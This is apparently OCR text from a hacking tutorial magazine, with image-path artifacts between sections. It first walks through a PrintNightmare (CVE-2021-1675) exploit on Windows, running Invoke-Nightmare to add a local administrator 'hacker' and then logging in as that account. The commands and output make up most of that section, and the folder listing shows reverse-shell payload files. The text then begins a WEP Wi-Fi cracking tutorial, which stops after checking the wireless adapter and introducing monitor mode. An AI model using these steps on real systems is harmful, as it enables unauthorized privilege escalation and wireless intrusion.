
```
PS C:\Users\user1> net user Guest del
net : System error 5 has occurred.
At line:1 char:1
+ net user Guest del
+ ~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (System error 5 has occurred.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError

Access is denied.

PS C:\Users\user1> net user user1 del
net : System error 5 has occurred.
At line:1 char:1
+ net user user1 del
+ ~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (System error 5 has occurred.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError

Access is denied.

PS C:\Users\user1>
```

Next, I already downloaded the powershell script I need to exploit the printnightmare vulnerabilit-y .So I moved to the Downloads folder where the powershell script is saved. Once I am inside that folder, I run the command Import-Module .\<name of the script> as shown below.




```
PS C:\Users\user1> cd Downloads

PS C:\Users\user1\Downloads> ls


    Directory: C:\Users\user1\Downloads


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         7/10/2021   1:15 PM         178561 CVE-2021-1675.ps1
-a----         7/10/2021   9:20 PM           8779 powershell_171_4444.ps1
-a----         7/10/2021   8:21 PM          73802 shell_171_4466.exe


PS C:\Users\user1\Downloads> Import-Module .\CVE-2021-1675.ps1

PS C:\Users\user1\Downloads>
```

Once the powershell module is imported, I can execute the script with command
Invoke-Nightmare -NewUser "<userame to create>" -NewPassword "<password for that newly created useraccount>" DriverName "PrintMe"
This command will create a new user with administrator privileges.




```
PS C:\Users\user1\Downloads> Invoke-Nightmare -NewUser "hacker" -NewPassword "cool" -DriverName "PrintMe"
[+] created payload at C:\Users\user1\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_83aa9aebf5dffc96\Amd64\mxdwdrv.dll"
[+] added user hacker as local administrator
[+] deleting payload from C:\Users\user1\AppData\Local\Temp\nightmare.dll

PS C:\Users\user1\Downloads> net user

User accounts for \\DESKTOP-7HANG2M

-------------------------------------------------------------------------------
admin                    Administrator            DefaultAccount
Guest                    hacker                   user1
WDAGUtilityAccount
The command completed successfully.


PS C:\Users\user1\Downloads>
```

In the image above, you can see the existence of new user named "hacker" which I created. Now, let’s check the privileges of this user.



```
PS C:\Users\user1\Downloads> net user hacker
User name                    hacker
Full Name                    hacker
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            7/11/2021 7:29:29 AM
Password expires             Never
Password changeable          7/11/2021 7:29:29 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *None
The command completed successfully.

PS C:\Users\user1\Downloads> |
```

As readers can see, the new user I created belongs to the local administrators group. I reboot the system and try to login as that user.



User Account Control

Do you want to allow this app to make changes to your device?

Windows PowerShell ISE

Verified publisher: Microsoft Windows

Show more details

To continue, enter an admin user name and password.

hacker

••••


DESKTOP-7HANG2M\hacker

More choices

admin
DESKTOP-7HANG2M\admin

hacker
DESKTOP-7HANG2M\hacker

Yes No



```
PS C:\Windows\system32> whoami
desktop-7hang2m\hacker

PS C:\Windows\system32>
```

The exploitation is successful.


Cracking WEP Passwords

Wireless Security

Hello readers. As already announced to you in our newsletter, I bought a new Alfa Wireless Adapter and also informed you that there maybe a first wireless hacking article in our upcoming Issue. As announced, I am bringing you our first Wi-Fi hacking tutorial.


I am so excited on buying the Alfa wireless adapter (although on EMI) that in this month's article I decided to skip all the technical mumbo jumbo and right away getting into hacking a Wi-Fi password. After much deliberation, I decided to start with cracking a WEP password. So let's get straight away into cracking a WEP password.

As always my attacker machine is Kali Linux installed on VMware. So I first connect the GOD given ALFA Wireless adapter to my laptop, make sure it is connected to the virtual machine, open a terminal in Kali Linux and type command iwconfig to make sure my wireless adapter is connected.




```
┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Then I start monitor mode on the wireless interface. Monitor mode is just like promiscuous mode on wired interfaces. When in monitor mode, the wireless adapter sniffs on all the wireless traffic around.



